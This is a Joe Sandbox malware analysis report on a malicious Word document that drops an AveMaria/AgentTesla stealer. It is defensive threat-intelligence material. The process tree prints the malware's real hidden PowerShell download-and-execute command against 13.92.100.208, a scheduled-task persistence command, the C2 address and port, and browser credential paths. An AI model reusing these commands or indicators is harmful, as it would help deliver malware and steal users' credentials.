ID: 492615
Sample Name:
catalogue_2021_samples_list_revise_ol.doc
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 21:16:41
Date: 28/09/2021
Version: 33.0.0 White Diamond

Table of Contents

Table of Contents 2
Windows Analysis Report catalogue_2021_samples_list_revise_ol.doc 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Threatname: AveMaria 4
Yara Overview 5
Memory Dumps 5
Unpacked PEs 5
Sigma Overview 5
System Summary: 5
Data Obfuscation: 5
Jbx Signature Overview 5
AV Detection: 6
Exploits: 6
Software Vulnerabilities: 6
Networking: 6
E-Banking Fraud: 6
System Summary: 6
Data Obfuscation: 6
Persistence and Installation Behavior: 6
Boot Survival: 6
Hooking and other Techniques for Hiding and Protection: 6
Malware Analysis System Evasion: 7
HIPS / PFW / Operating System Protection Evasion: 7
Lowering of HIPS / PFW / Operating System Security Settings: 7
Stealing of Sensitive Information: 7
Remote Access Functionality: 7
Mitre Att&ck Matrix 7
Behavior Graph 8
Screenshots 8
Thumbnails 8
Antivirus, Machine Learning and Genetic Malware Detection 9
Initial Sample 9
Dropped Files 9
Unpacked PE Files 10
Domains 10
URLs 10
Domains and IPs 10
Contacted Domains 10
Contacted URLs 10
URLs from Memory and Binaries 10
Contacted IPs 10
Public 10
General Information 10
Simulations 11
Behavior and APIs 11
Joe Sandbox View / Context 11
IPs 11
Domains 12
ASN 12
JA3 Fingerprints 12
Dropped Files 12
Created / dropped Files 13
Static File Info 19
General 19
File Icon 20
Static RTF Info 20
Objects 20
Network Behavior 20
Snort IDS Alerts 20
Network Port Distribution 20
TCP Packets 20
HTTP Request Dependency Graph 20
HTTP Packets 20
Code Manipulations 22
Statistics 22
Behavior 22
System Behavior 22

Analysis Process: WINWORD.EXE PID: 2608 Parent PID: 596 22
General 22
File Activities 23
File Created 23
File Deleted 23
File Read 23
Registry Activities 23
Key Created 23
Key Value Created 23
Key Value Modified 23
Analysis Process: powershell.exe PID: 1868 Parent PID: 2608 23
General 23
File Activities 23
File Read 23
Analysis Process: powershell.exe PID: 2968 Parent PID: 2608 23
General 23
File Activities 24
File Created 24
File Written 24
File Read 24
Registry Activities 24
Analysis Process: powershell.exe PID: 1308 Parent PID: 2608 24
General 24
File Activities 24
File Read 24
Analysis Process: doc.exe PID: 2832 Parent PID: 2968 24
General 24
File Activities 25
File Created 25
File Deleted 25
File Written 25
File Read 25
Analysis Process: schtasks.exe PID: 1992 Parent PID: 2832 25
General 25
Analysis Process: doc.exe PID: 1280 Parent PID: 2832 26
General 26
Analysis Process: doc.exe PID: 1188 Parent PID: 2832 26
General 26
Analysis Process: doc.exe PID: 1480 Parent PID: 2832 26
General 26
File Activities 27
File Created 27
File Read 27
Registry Activities 27
Key Created 27
Key Value Created 27
Analysis Process: verclsid.exe PID: 1016 Parent PID: 2608 27
General 27
Analysis Process: notepad.exe PID: 2844 Parent PID: 2608 28
General 28
File Activities 28
Disassembly 28
Code Analysis 28


Windows Analysis Report catalogue_2021_samples_list…

Overview


General Information

Sample Name:	catalogue_2021_samples_list_revise_ol.doc
Analysis ID:	492615
MD5:	84c45c2b0e94b8..
SHA1:	f6a98ac4e50a894.
SHA256:	7b5572ae246bcd..
Tags:	AveMariaRAT doc
Infos:	

Most interesting Screenshot:



Detection




AveMaria UACMe

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Snort IDS alert for network traffic (e.…
- Document exploit detected (drops P…
- Yara detected AntiVM3
- Document exploit detected (creates …
- Antivirus detection for URL or domain
- Found malware configuration
- Multi AV Scanner detection for subm…
- Malicious sample detected (through …
- Sigma detected: Powershell downloa…
- Office document tries to convince vi…
- Yara detected UACMe UAC Bypass…
- Yara detected AveMaria stealer
- Multi AV Scanner detection for dropp…
- .NET source code contains potentia…
- Injects a PE file into a foreign proce…

Classification



Process Tree

- **System is w7x64**
- WINWORD.EXE (PID: 2608 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 9EE74859D22DAE61F1750B3A1BACB6F5)
  - powershell.exe (PID: 1868 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command '(New-Object System.Net.WebClient).DownloadFile('httP://13.92.100.208/doc/doc.exe','C:\Users\user\AppData\Roaming\doc.exe');Start-Process 'C:\Users\user\AppData\Roaming\doc.exe'' MD5: 852D67A27E454BD389FA7F02A8CBE23F)
  - powershell.exe (PID: 2968 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command '(New-Object System.Net.WebClient).DownloadFile('httP://13.92.100.208/doc/doc.exe','C:\Users\user\AppData\Roaming\doc.exe');Start-Process 'C:\Users\user\AppData\Roaming\doc.exe'' MD5: 852D67A27E454BD389FA7F02A8CBE23F)
    - doc.exe (PID: 2832 cmdline: 'C:\Users\user\AppData\Roaming\doc.exe' MD5: D8BC91E846E3D624814D4557681F33AD)
      - schtasks.exe (PID: 1992 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\maBdogbw' /XML 'C:\Users\user\AppData\Local\Temp\tmp2C00.tmp' MD5: 2003E9B15E1C502B146DAD2E383AC1E3)
      - doc.exe (PID: 1280 cmdline: C:\Users\user\AppData\Roaming\doc.exe MD5: D8BC91E846E3D624814D4557681F33AD)
      - doc.exe (PID: 1188 cmdline: C:\Users\user\AppData\Roaming\doc.exe MD5: D8BC91E846E3D624814D4557681F33AD)
      - doc.exe (PID: 1480 cmdline: C:\Users\user\AppData\Roaming\doc.exe MD5: D8BC91E846E3D624814D4557681F33AD)
  - powershell.exe (PID: 1308 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command '(New-Object System.Net.WebClient).DownloadFile('httP://13.92.100.208/doc/doc.exe','C:\Users\user\AppData\Roaming\doc.exe');Start-Process 'C:\Users\user\AppData\Roaming\doc.exe'' MD5: 852D67A27E454BD389FA7F02A8CBE23F)
  - verclsid.exe (PID: 1016 cmdline: 'C:\Windows\system32\verclsid.exe' /S /C {06290BD2-48AA-11D2-8432-006008C3FBFC} /I {00000112-0000-0000-C000-000000000046} /X 0x5 MD5: 3796AE13F680D9239210513EDA590E86)
  - notepad.exe (PID: 2844 cmdline: 'C:\Windows\system32\NOTEPAD.EXE' 'C:\Users\user\AppData\Local\Temp\abdtfhghgeghDh .ScT' MD5: B32189BDFF6E577A92BAA61AD49264E6)
- **cleanup**

Malware Configuration

Threatname: AveMaria

```
{
  "C2 url": "152.67.253.163",
  "port": 5300
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000003.00000002.426889851.00000000001E0000.00000004.00000020.sdmp	PowerShell_Susp_Parameter_Combo	Detects PowerShell invocation with suspicious parameters	Florian Roth	• 0x325b:$sb1: -W Hidden • 0x324b:$sc1: -NoP • 0x3255:$sd1: -NonI • 0x3265:$se3: -ExecutionPolicy bypass • 0x3250:$sf1: -sta
0000000E.00000003.448380598.00000000005F5000.00000004.00000001.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
0000000E.00000003.448380598.00000000005F5000.00000004.00000001.sdmp	JoeSecurity_AveMaria	Yara detected AveMaria stealer	Joe Security	
0000000E.00000003.448441676.00000000005F8000.00000004.00000001.sdmp	Codoso_Gh0st_1	Detects Codoso APT Gh0st Malware	Florian Roth	• 0x400:$x3: Elevation:Administrator!new:{3ad05575-8857-4850-9277-11b85bdb8e09} • 0x400:$c1: Elevation:Administrator!new:
0000000E.00000003.448441676.00000000005F8000.00000004.00000001.sdmp	JoeSecurity_UACMe	Yara detected UACMe UAC Bypass tool	Joe Security	
Click to see the 27 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
9.2.doc.exe.23ecb30.4.raw.unpack	Codoso_Gh0st_2	Detects Codoso APT Gh0st Malware	Florian Roth	• 0xd80:$s13: Elevation:Administrator!new:{3ad05575-8857-4850-9277-11b85bdb8e09}
9.2.doc.exe.23ecb30.4.raw.unpack	Codoso_Gh0st_1	Detects Codoso APT Gh0st Malware	Florian Roth	• 0xd80:$x3: Elevation:Administrator!new:{3ad05575-8857-4850-9277-11b85bdb8e09} • 0xd80:$c1: Elevation:Administrator!new:
9.2.doc.exe.23ecb30.4.raw.unpack	JoeSecurity_UACMe	Yara detected UACMe UAC Bypass tool	Joe Security	
14.2.doc.exe.400000.1.raw.unpack	MAL_Envrial_Jan18_1	Detects Encrial credential stealer malware	Florian Roth	• 0x150e8:$a1: \Opera Software\Opera Stable\Login Data • 0x15410:$a2: \Comodo\Dragon\User Data\Default\Login Data • 0x14d58:$a3: \Google\Chrome\User Data\Default\Login Data
14.2.doc.exe.400000.1.raw.unpack	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
Click to see the 24 entries				

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: PowerShell DownloadFile

Sigma detected: Verclsid.exe Runs COM Object

Sigma detected: Windows PowerShell Web Request

Sigma detected: PowerShell Download from URL

Sigma detected: Non Interactive PowerShell

Data Obfuscation:

Sigma detected: Powershell download and execute file

Jbx Signature Overview

Click to jump to signature section

AV Detection:

- Antivirus detection for URL or domain
- Found malware configuration
- Multi AV Scanner detection for submitted file
- Yara detected AveMaria stealer
- Multi AV Scanner detection for dropped file
- Machine Learning detection for dropped file

Exploits:

- Yara detected UACMe UAC Bypass tool

Software Vulnerabilities:

- Document exploit detected (drops PE files)
- Document exploit detected (creates forbidden files)
- Document exploit detected (process start blacklist hit)

Networking:

- Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)
- C2 URLs / IPs found in malware configuration

E-Banking Fraud:

- Yara detected AveMaria stealer

System Summary:

- Malicious sample detected (through community Yara rule)
- Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)
- Powershell drops PE file
- Microsoft Office creates scripting files
- Office process drops PE file
- .NET source code contains very large strings
- Found suspicious RTF objects

Data Obfuscation:

- .NET source code contains potential unpacker
- Suspicious powershell command line found

Persistence and Installation Behavior:

- Tries to download and execute files (via powershell)

Boot Survival:

- Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

Contains functionality to hide user accounts

Malware Analysis System Evasion:

Yara detected AntiVM3

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Injects files into Windows application

Bypasses PowerShell execution policy

Contains functionality to inject threads in other processes

Lowering of HIPS / PFW / Operating System Security Settings:

Increases the number of concurrent connection per server for Internet Explorer

Stealing of Sensitive Information:

Yara detected AveMaria stealer

Contains functionality to steal e-mail passwords

Contains functionality to steal Chrome passwords or cookies

Remote Access Functionality:


Yara detected AveMaria stealer

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Cor Cor
Valid Accounts	Scripting 2	Create Account 1	Access Token Manipulation 1	Disable or Modify Tools 1 1	OS Credential Dumping 2	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingr Trar
Default Accounts	Native API 1	Windows Service 1	Windows Service 1	Deobfuscate/Decode Files or Information 1	Input Capture 2 1	System Service Discovery 1	Remote Desktop Protocol	Input Capture 2 1	Exfiltration Over Bluetooth	Enc Cha
Domain Accounts	Shared Modules 1	Scheduled Task/Job 1	Process Injection 3 2 1	Scripting 2	Credentials In Files 1	File and Directory Discovery 4	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non Port
Local Accounts	Exploitation for Client Execution 3 2	Logon Script (Mac)	Scheduled Task/Job 1	Obfuscated Files or Information 3	NTDS	System Information Discovery 2 4	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non Lay
Cloud Accounts	Command and Scripting Interpreter 1 1	Network Logon Script	Network Logon Script	Software Packing 1 3	LSA Secrets	Security Software Discovery 2 1 1	SSH	Keylogging	Data Transfer Size Limits	App Prot
Replication Through Removable Media	Scheduled Task/Job 1	Rc.common	Rc.common	Masquerading 3	Cached Domain Credentials	Virtualization/Sandbox Evasion 2 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Mul Con
External Remote Services	Service Execution 2	Startup Items	Startup Items	Virtualization/Sandbox Evasion 2 1	DCSync	Process Discovery 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Con Port
Drive-by Compromise	PowerShell 3	Scheduled Task/Job	Scheduled Task/Job	Access Token Manipulation 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	App Prot

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Cor Cor
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Process Injection 3 2 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Wel
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Hidden Files and Directories 1	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Prot
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Hidden Users 1	Input Capture	Permission Groups Discovery	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium	Mail


Behavior Graph





Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.







Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
catalogue_2021_samples_list_revise_ol.doc	45%	Virustotal		Browse
catalogue_2021_samples_list_revise_ol.doc	31%	ReversingLabs	Script-WScript.Trojan.RTFObfustream	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\doc.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\doc[1].exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\maBdogbw.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\doc[1].exe	31%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	
C:\Users\user\AppData\Roaming\doc.exe	31%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\maBdogbw.exe	31%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
14.2.doc.exe.400000.1.unpack	100%	Avira	TR/Redcap.ghjpt		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://httP://13.92.1	0%	Avira URL Cloud	safe	
http://13.92.100.208/doc/doc.exe	100%	Avira URL Cloud	malware	
http://httP://13.92.100.208/do	0%	Avira URL Cloud	safe	
http://httP://13.92.100	0%	Avira URL Cloud	safe	
152.67.253.163	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://httP://13.92.100.208/doc/doc.exePE	0%	Avira URL Cloud	safe	
http://13.92.100.208	0%	Avira URL Cloud	safe	
http://httP://13.92.100.208/doc/doc.	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://13.92.100.208/doc/doc.exe	true	• Avira URL Cloud: malware	unknown
152.67.253.163	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
152.67.253.163	unknown	United States		31898	ORACLE-BMC-31898US	true
13.92.100.20	unknown	United States		8075	MICROSOFT-CORP-MSN-AS-BLOCKUS	true
13.92.100.208	unknown	United States		8075	MICROSOFT-CORP-MSN-AS-BLOCKUS	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	492615
Start date:	28.09.2021
Start time:	21:16:41
Joe Sandbox Product:	CloudBasic

Overall analysis duration:	0h 11m 47s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	catalogue_2021_samples_list_revise_ol.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	19
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.phis.troj.spyw.expl.evad.winDOC@23/22@0/3
EGA Information:	Failed
HDC Information:	• Successful, ratio: 98.1% (good quality ratio 96.2%) • Quality average: 88.2% • Quality standard deviation: 20.3%
HCA Information:	• Successful, ratio: 95% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Active ActiveX Object • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
21:17:25	API Interceptor	80x Sleep call for process: powershell.exe modified
21:17:29	API Interceptor	279x Sleep call for process: doc.exe modified
21:17:34	API Interceptor	1x Sleep call for process: schtasks.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
152.67.253.163	hjFNtGCV66.exe	Get hash	malicious	Browse	
	Purchase Order Ref_AP_2021_02258.doc	Get hash	malicious	Browse	
	fh9zxJFcRZ.exe	Get hash	malicious	Browse	
	Samples - New_Export_Customer_FV07.doc	Get hash	malicious	Browse	
	Pt3cgTQrIm.exe	Get hash	malicious	Browse	
	SKMBT_C36021092056670.doc	Get hash	malicious	Browse	
13.92.100.20	Purchase Order Ref_AP_2021_02258.doc	Get hash	malicious	Browse	
13.92.100.208	Purchase Order Ref_AP_2021_02258.doc	Get hash	malicious	Browse	• 13.92.100.208/tcm/audio.exe

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
MICROSOFT-CORP-MSN-AS-BLOCKUS	.htm.htm	Get hash	malicious	Browse	• 13.107.213.45
	Invoices_391.vbs	Get hash	malicious	Browse	• 20.203.173.201
	CPHB7Z2buG.exe	Get hash	malicious	Browse	• 40.93.207.1
	xx2wsaL3cJ.exe	Get hash	malicious	Browse	• 40.93.207.1
	2awEYXkQvX.exe	Get hash	malicious	Browse	• 13.89.179.12
	b2wx6oZNsC	Get hash	malicious	Browse	• 20.108.4.34
	E1fBXNeuOQ	Get hash	malicious	Browse	• 20.91.208.183
	mirkatclpb.x86	Get hash	malicious	Browse	• 20.192.254.49
	mirkatclpb.arm	Get hash	malicious	Browse	• 20.21.196.35
	ho4yrUrdk1	Get hash	malicious	Browse	• 70.37.124.65
	uTfW1dzdlk	Get hash	malicious	Browse	• 23.102.19.179
	8u6nZbyMxl	Get hash	malicious	Browse	• 13.84.111.152
	OTKqvzSZfm.exe	Get hash	malicious	Browse	• 40.93.207.0
	fmS6YYhBy1	Get hash	malicious	Browse	• 104.47.96.161
	sora.arm7	Get hash	malicious	Browse	• 20.244.127.27
	Purchase Order Ref_AP_2021_02258.doc	Get hash	malicious	Browse	• 13.92.100.208
	L3Gl0GugHo	Get hash	malicious	Browse	• 40.91.215.156
	F0ZMmHZif5	Get hash	malicious	Browse	• 20.36.90.155
	ov8cmawldv	Get hash	malicious	Browse	• 20.11.137.156
	b3astmode.arm7	Get hash	malicious	Browse	• 20.72.134.108
ORACLE-BMC-31898US	Slip copy.exe	Get hash	malicious	Browse	• 193.122.130.0
	10589TW purchase list.doc	Get hash	malicious	Browse	• 193.122.130.0
	bluetwozx.exe	Get hash	malicious	Browse	• 158.101.44.242
	hjFNtGCV66.exe	Get hash	malicious	Browse	• 152.67.253.163
	Invoice M470031261, M470031262, M470031263.exe	Get hash	malicious	Browse	• 193.122.6.168
